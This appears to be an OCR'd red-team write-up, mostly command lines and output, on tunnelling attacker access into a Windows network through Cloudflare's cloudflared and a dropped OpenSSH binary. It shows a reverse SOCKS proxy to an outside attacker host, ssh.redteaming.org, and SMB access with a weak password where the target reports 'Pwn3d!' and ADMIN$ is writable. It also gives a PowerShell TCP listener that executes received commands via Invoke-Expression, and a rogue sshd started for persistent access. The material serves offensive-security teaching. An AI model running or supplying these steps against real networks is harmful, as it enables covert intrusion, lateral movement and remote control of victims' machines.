


```
c:\temp>dir /b
ssh1.exe

c:\temp>ssh1.exe -h

c:\temp>dir /b
libcrypto.dll
ssh1.exe

c:\temp>ssh1.exe
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface] [-b bind_address]
           [-c cipher_spec] [-D [bind_address:]port] [-E log_file]
           [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]
           [-J destination] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-P tag] [-p port] [-Q query_option]
           [-R address] [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           destination [command [argument ...]]
```

Bring your own trusted OpenSSH




```
c:\temp>ssh1.exe -o ProxyCommand="cloudflared.exe access ssh --hostname %h" david@ssh.redteaming.org -R 1080
david@ssh.redteaming.org's password:
Last login: Fri Oct 25 14:41:42 2024 from 127.0.0.1
[25/10/24 14:42:25] 192.168.1.188 (david▯ kali)-[~]
$
```




```
[25/10/24 14:49:35] 192.168.1.188 (david㉿kali)-[~]
$ proxychains nxc smb 192.168.1.138 -u ekennedy -p 'Password1' --shares
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  192.168.1.138:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  192.168.1.138:135  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  192.168.1.138:445  ...  OK
SMB         192.168.1.138   445    ELISH            [*] Windows 10 Enterprise LTSC 2021 19044 x64
SMB         192.168.1.138   445    ELISH            [+] KENNEDY.local\ekennedy:Password1 (Pwn3d!)
SMB         192.168.1.138   445    ELISH            [*] Enumerated shares
SMB         192.168.1.138   445    ELISH            Share           Permissions     Remark
SMB         192.168.1.138   445    ELISH            -----           -----------     ------
SMB         192.168.1.138   445    ELISH            ADMIN$          READ,WRITE      Remote Admin
```


Port Forwarding



```
c:\temp>ssh1.exe -o ProxyCommand="cloudflared.exe access ssh --hostname %h" david@ssh.redteaming.org -L 0.0.0.0:8888:localhost:80
david@ssh.redteaming.org's password:
Last login: Fri Oct 25 14:42:24 2024 from 127.0.0.1
[25/10/24 14:54:28] 192.168.1.188 (david□ kali)-[~]
$
```




```
[25/10/24 14:50:06] 192.168.1.188 (david㉿kali)-[~]
$ updog -p 80
[+] Serving /home/david...
WARNING: This is a development server. Do not use it in a production deployment.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.1.188:80
Press CTRL+C to quit
127.0.0.1 - - [25/Oct/2024 14:56:08] "GET / HTTP/1.1" 200 -
```




127.0.0.1:8888

Directory: /home/david

Command Line Access




```
PS C:\Users\jumpsec> $listener=[System.Net.Sockets.TcpListener]::new([System.Net.IPAddress]::Loopback,8000); $listener.S
tart(); $client=$listener.AcceptTcpClient(); $stream=$client.GetStream(); $reader=[System.IO.StreamReader]::new($stream)
; $writer=[System.IO.StreamWriter]::new($stream); $writer.AutoFlush=$true; while ($client.Connected) { $writer.Write("PS
 " + (Get-Location).Path + "> "); $command=$reader.ReadLine(); if ($command -eq "exit") { break }; try { $output=Invoke-
Expression $command 2>&1 | Out-String; $writer.WriteLine($output) } catch { $writer.WriteLine("Error: $_") } }; $listene
r.Stop(); $client.Close()
```




```
[26/11/24 10:31:43] (jumpsec㉿kali)-[~]
$ proxychains nc 127.0.0.1 8000
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:8000  ...  OK
PS C:\Users\jumpsec> pwd

Path
----
C:\Users\jumpsec
```


Command Line Access




```
PS C:\temp> Get-ChildItem -Name
authorized_keys
id_ed25519
libcrypto.dll
ssh1.exe
sshd1.exe
sshd_config
PS C:\temp>
PS C:\temp>
PS C:\temp> .\sshd1.exe -f .\sshd_config -h id_ed25519
```




```
$ proxychains ssh ekennedy@127.0.0.1 -p 7001
[proxychains] Dynamic chain  ...  127.0.0.1:1080  .127.0.0.1:7001 OK
Enter passphrase for key '/home/david/.ssh/id_rsa':
Windows PowerShell
PS C:\Users\EKENNEDY> pwd
Path
----
C:\Users\EKENNEDY
```


CLOUDFLARE WARP
HOLD MY BEER
cloudflare


Solution 2: WARP to Cloudflared



